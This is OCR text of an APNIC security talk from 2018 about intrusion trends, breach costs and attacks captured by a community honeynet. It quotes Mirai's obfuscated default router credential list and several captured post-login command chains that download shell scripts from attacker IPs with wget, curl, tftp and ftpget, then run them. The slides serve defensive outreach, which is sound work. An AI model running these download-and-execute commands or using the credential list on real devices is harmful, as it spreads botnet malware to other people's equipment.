Intrusion in Cybersecurity – Observations from Honeynet Data

25 June 2018

PacNOG22


Honiara, Solomon Islands

APNIC

Agenda

1. Intrusion Trend and Scope
2. Observations from data collected APNIC's Community Honeynet Project
3. How to protect?
4. Recommendations

Trends and Patterns of Intrusions



You are already affected

Telstra

Exposed data of 15775 customers, including 1257 silent line customers

LinkedIn

2016 - 164M email addresses and passwords exposed from a compromise 4 years earlier

ebay

2014 employee details compromised and staff asked to change passwords

TARGET

2013 40 million credit cards were exposed.

Cost Target $162M

Australian Red Cross BLOOD SERVICE

2016 1.3 million records from a 550,000 blood donors exposed

Dropbox

2012 data breach exposed 10's of millions credentials

In 2016 forced password reset after losing 68 million records

ASHLEY MADISON.COM

Life is Short. Have an Affair.®

2015 30 million accounts compromised $578M class action lawsuit

You are already affected

Telstra

Exposed data of 15775 customers, including 1257 silent line customers

LinkedIn

2016 - 164M email addresses and passwords exposed from a compromise 4 years earlier

ebay

2014 employee details compromised and staff asked to change passwords

TARGET

2013 40 million credit cards were exposed.

Cost Target $162M

Australian Red Cross BLOOD SERVICE

2016 1.3 million records from a 550,000 blood donors exposed

Dropbox

2012 data breach exposed 10's of millions credentials

In 2016 forced password reset after losing 68 million records

ASHLEY MADISON.COM


Life is Short. Have an Affair.®

2015 30 million accounts compromised $578M class action lawsuit

Check your own email address at


www.haveibeenpwned.com

Value of a Hacked Email Account



Source: krebsonsecurity.com

Value of a Hacked Computer



Source: krebsonsecurity.com


Value of a Hacked Company

Source: krebsonsecurity.com

Cost of a Data Breach

- Morgan Stanley fined $1 Million for Client Data Breach
- TalkTalk fined £400,000 for data breach
- Advocate Health Care Settles Potential HIPAA Penalties for $5.55 Million
- UK businesses could face up to £122bn in penalties for data breaches when GDPR has been implemented
  - Up to €20 million, or 4% of the company's worldwide annual revenue
- OAIC (Office of the Australian Information Commissioner) can seek civil penalties of up to $420,000 for individuals and up to $2.1 million for companies, for serious or repeated interference with privacy

Security Breaches



Ref:
http://www.informationisbeautiful.net/visualizations/worlds-biggest-data-breaches-hacks/


Shortened: https://goo.gl/P1279w


Security Breaches

- zone-h.org/archive tracks and archives website defacements

Date	Notifier	H	M	R	L	Domain	OS
2017/09/25	Panataran			R		www.mwycfa.gov.sb/images/jdown...	Linux
2016/10/03	darkshadow-tn			R		www.mwycfa.gov.sb//images/jdow...	Linux
2016/09/08	darkshadow-tn			R		www.pso.gov.sb//images/jdownlo...	Linux
2016/01/18	apoca-dz	H	M			www.pmc.gov.sb	Linux
2016/01/05	AlfabetoVirtual		M			www.sieiti.gov.sb/images/jdown...	Linux
2015/09/11	Hacked By Akram Stella			R		www.mwycfa.gov.sb/images/jdown...	Linux
				R		www.pso.gov.sb/images/jdownloa...	Linux
		H	M			www.oag.gov.sb	Linux
		H				www.lawreform.gov.sb	Linux

hacked by proxy ~~ guardiran security team





Security Breaches

- Common vulnerabilities can lead to mass compromises

January 08, 2008

Mass SQL injection attack compromises 70,000 websites

Updated Wed., Jan. 9, 2008, at 4:37 p.m. EST

An automated SQL injection attack, which at one point compromised more than 70,000 websites, hijacked visitors' PCs with a variety of exploits last week, according to researchers.

Coordinated Website Compromise Campaigns Continue to Plague Internet

Martin Lee - March 20, 2014 - 18 Comments

Is your website at risk from the 50,000 compromised WordPress sites?

JULY 28, 2014 | IN APPLICATION SECURITY | BY VENKATESH SUNDAR

Observations from APNIC Community Honeynet Project


APNIC

Routers As A Target (aka the IoT Botnet)

- Ubiquitous
  - Enterprises, Small Businesses Home Networks
  - Accessible via the internet (public IP address)
  - Always on
  - Misconfigured and Vulnerable services
  - Weak authentication
  - Linux / Unix Based Operating Systems
- 2014
  - Moose, MrBlack, TheMoon
  - Malware targeting specific router brands
  - Carry out DDoS Attack
- 2016 - Now
  - Remaiten
  - Mirai Botnet (includes DVR)
  - Mirai Variants – Satori, Owari, Reaper
  - VPNFilter

APNIC Community Honeynet Project

- Started in 2015
- Distributed Honeypots*
- Partners mainly in the AP region
- Observe and learn about attacks on the Internet
- Information sharing with APNIC members, CERTs/CSIRTs and Security Community



Learning from Actual Compromise

- Honeypot used – Kippo & Cowrie (open source software)
- Emulate login on port 22 (ssh) and port 23
- Present attacker with file system
- Capture commands and allow attacker to download scripts/binaries (payload)
- Quick Demo https://jp.fsck.my/viz/

Getting In – Authentication

```
123     // Set up passwords
124     add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                 // root     xc3511
125     add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);                      // root     vizxv
126     add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);                      // root     admin
127     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);                  // admin    admin
128     add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);                  // root     888888
129     add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);              // root     xmhdipc
130     add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);              // root     default
131     add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41                    // root     juantech
132     add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x                          // root     123456
133     add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\                               // root     54321
134     add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "                \x4D\x50\x56", 5);  // support  support
135     add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                          // root     (none)
136     add_auth_entry("\x43\x46\x4F\x4B\x4C", "                \x55\x4D\x50\x46", 4);      // admin    password
137     add_auth_entry("\x50\x4D\x4D\x56", "                \x56", 4);                      // root     root
138     add_auth_entry("\x50\x4D\x4D\x                      \x11\x16\x17", 4);              // root     12345
139     add_auth_entry("\x57\x51\x                          \x51\x47\x50", 3);              // user     user
140     add_auth_entry("\x43\x                              "", 3);                         // admin    (none)
141     add_auth_entry("\                                   "\x52\x43\x51\x51", 3);         // root     pass
142     add_auth_en                 \x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C\x13\x10\x11\x16", 3);  // admin    admin1234
143     add_auth                    \x4D\x4D\x56", "\x13\x13\x13\x13", 3);                  // root     1111
144     add_auth                    \x43\x46\x4F\x4B\x4C", "\x51\x4F\x41\x43\x46\x4F\x4B\x4C", 3);  // admin    smcadmin
145     add_auth_                   ("\x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13", 2);        // admin    1111
146     add_auth_entry("\x50\x4D\x4D\x56", "\x14\x14\x14\x14\x14\x14", 2);                  // root     666666
147     add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51\x55\x4D\x50\x46", 2);          // root     password
148     add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16", 2);                          // root     1234
```

Default router credentials(part) used by **Mirai**

What happens after login?

```
curl http://185.X.Y.198:9092/ip; wget http://185.X.Y.198:9092/ip;
cd /tmp || cd /var/run || cd /mnt || cd /root ||

cd / wget http://184.X.Y.205/bins.sh; curl -O http://184.X.Y.205/bins.sh;
chmod 777 bins.sh; sh bins.sh; tftp 184.X.Y.205 -c get tftp1.sh; chmod 777
tftp1.sh;
sh tftp1.sh; tftp -r tftp2.sh -g 184.X.Y.205;
chmod 777 tftp2.sh; sh tftp2.sh;
ftpget -v -u anonymous -p anonymous -P 21 184.X.Y.205 ftp1.sh ftp1.sh;
sh ftp1.sh; rm -rf bins.sh tftp1.sh tftp2
```

Another Example

```
cd /tmp || cd /var/run || cd /mnt || cd /root ||
cd /; wget http://94. X.Y.235/remove.sh; curl -O http://94.X.Y.235/remove.s
wge http://94. X.Y.235/sensi.sh; curl -O http://94. X.Y.235/sensi.sh; chmod 777

sensi.sh; sh sensi.sh; tftp 94.X.Y.235 -c get sensi.sh;
chmod 777 sensi.sh; sh sensi.sh;
tftp -r sensi2.sh -g 94.X.Y.235 chmod 777 sensi2.sh; sh sensi2.sh;
ftpget -v -u anonymous -p anonymous -P 21 94.X.Y.235 sensi1.sh sensi1.sh;
sh sensi1.sh; rm -rf sensi.sh sensi.sh sensi2.sh sensi1.sh; bash remove.sh
```

What can we learn!

- Exposed services on the Internet can be identified
  - Don’t expose them on the internet or limit where they can be access from
- Weak and default authentication (guessable username/password) can be easily abused
- Attacker used other compromised devices to host malicious scripts
- Attacker use the Internet to host their attacking infrastructure!
  - DNS, Proxies, Command and Control etc

How to protect?

- Up-to-date software/OS
- Strong password
- ACL/Firewall
- Antivirus Software
- Intrusion Detection System
- Intrusion Prevention System
- more….

Interest of Honeynet

Contact

Senior Internet Security Specialist

- Adli Wahid, Security Specialist @ APNIC
- Email: adli@apnic.net
- Blog: https://blog.apnic.net
- Interests: Computer Security & Incident Response, Security Outreach, Honeynets
- Twitter: @adliwahid

Acknowledgement

- Adli Wahid, Security Specialist @ APNIC
- Jamie Gillespie, Security Specialist @ APNIC

Thank You!